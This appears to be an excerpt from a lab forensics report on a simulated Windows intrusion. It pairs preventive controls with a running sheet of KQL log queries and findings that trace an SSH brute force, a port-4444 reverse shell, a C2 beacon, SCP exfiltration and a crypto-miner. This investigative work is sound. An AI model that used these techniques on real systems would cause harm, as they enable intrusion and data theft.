Firewall / ACL - egress filtering (Configure IP Access Lists, 2025)	Network Control	Blocks outbound SCP (TCP/22) to addresses outside 172.16.0.0/24 and 192.168.56.0/24	Both SCP transfers - 192.168.1.157 at 22:22:59 and 192.168.56.157 at 22:36:57 - blocked at perimeter
Group Policy - AppLocker (Jsuther, n.d.)	Preventive	Whitelists approved executables by hash and path - blocks unapproved tools regardless of delivery method	network_traffic_simulator_mod.exe at 22:12:58, sc.exe at 22:12:57, crypto-miner.py at 22:38:52 all blocked
Disable FTP on	Preventive	Removes FTP service via Group	ftpservice.exe at 21:33, 21:36, 21:57 blocked - entire attack

workstations (Rick-Anderson, n.d.)		Policy - eliminates initial access vector entirely	chain prevented
Remove Python 2.7 and Puppet	Preventive	Software governance policy removes end-of-life runtimes - Python 2.7 EOL January 2020 (Rick-Anderson, n.d.)	crypto-miner.py at 22:38:52 and Puppet agent at 22:39:52 have no runtime environment


7 Running sheet

Note: All steps conducted on 26 May 2026. Timestamps recovered from screenshot file metadata.

7.1 Queries and Reasoning


No	Timestamp (24hr)	KQL Query / UI Action	Reasoning
1	07:21	user.name:"DumbUser" OR user.name:"dumbuser" - winlogbeat-* - Apr 4–8	Pivot to victim account to locate all events associated with DumbUser across the full investigation window
2	07:36	source.ip:"192.168.56.0/24" OR destination.ip:"192.168.56.0/24" - winlogbeat-* - Apr 4–8	Initial scope - identify all traffic involving the untrusted user subnet to establish baseline activity
3	07:38	Same query as Step 2 - opened destination.port field statistics panel	Examine port distribution to identify anomalous communication channels beyond expected port 22
4	07:54	user.name:"DumbUser" OR user.name:"dumbuser" - winlogbeat-* - narrowed to Apr 5 22:00–23:00	Narrow time window to active attack hour to build detailed DumbUser event timeline
5	08:02	Filter added: process.parent.name:"sshd.exe" - winlogbeat-* - Apr 5 22:00–23:00	Identify all processes spawned under SSH daemon to reveal post-exploitation child activity
6	08:10	No KQL - manual scroll through process.par results - Apr 5 22:00–23:00	Expose full process execution tree to identify installation, C2, and exfiltration tools
7	08:15	No KQL - manual scroll through process.par results continued	Identify local group enumeration activity to determine if attacker performed privilege discovery
8	08:18	No KQL - manual scroll through process.par results page 2	Locate exfiltration commands - scp.exe child processes reveal data theft activity
9	08:23	No KQL - manual scroll through process.par results page 10	Identify second exfiltration command and confirm attacker IP address
10	08:25	No KQL - manual scroll through process.par results page 11	Identify post-exfiltration activity including defence evasion and secondary staging
11	08:29	No KQL - manual scroll through process.par results page 11 continued	Identify final attack objectives beyond data exfiltration
12	08:35	host.ip:"192.168.56.102" AND event.code:4624 before 22:12:57 - winlogbeat-*	Investigate how attacker had execution capability before brute-force succeeded at 22:15:56
13	08:38	host.ip:"192.168.56.102" AND event.code:4624 AND user.name:("Administrator" OR "DumbUser")	Isolate Administrator and DumbUser logons to find access before sc.exe at 22:12:57
14	08:43	process.parent.name:"notepad.exe"	Investigate LOLBin technique - identify what command notepad.exe passed to cmd.exe
15	08:52	process.name:"network_traffic_simulator_mod.exe"	Identify DNS domains queried by C2 beacon to determine C2 destination and communication pattern
16	09:11	No KQL - manual scroll through process.par results	Investigate whether attacker activity continued beyond the primary attack window of 5 April 2025 and confirm the log coverage gap identified in

7.2 Findings and Screenshots

No	Output / Findings	Screenshot
1	12 documents returned. All on 5 April 22:13–22:17. Event IDs 4624, 4625, 4634 via sshd.exe. No activity on Apr 4, 6, 7, 8	


2

23 documents returned. Two dominant IPs: 192.168.56.102 and 192.168.56.157. Ports 22 (82.6%) and 4444 (17.4%) - port 4444 flagged as anomalous




3

Port 4444 confirmed at 17.4% of 23 records - consistent with Metasploit reverse shell default port




4

12 documents. Brute-force pattern confirmed - 10x Event 4625 between 22:13:39 and 22:16:57. Successful Event 4624 at 22:15:56




5

7 documents. sshd worker processes and ssh-keygen.exe confirmed. ssh-keygen -A at 22:12:57. All parent: sshd.exe




6

sc start sshd at 22:12:57;
sshd.exe spawned by
services.exe;
network_traffic_simulator_mo
d.exe at 22:12:58;
taskhostw.exe and
WMIADAP.exe at 22:13:07



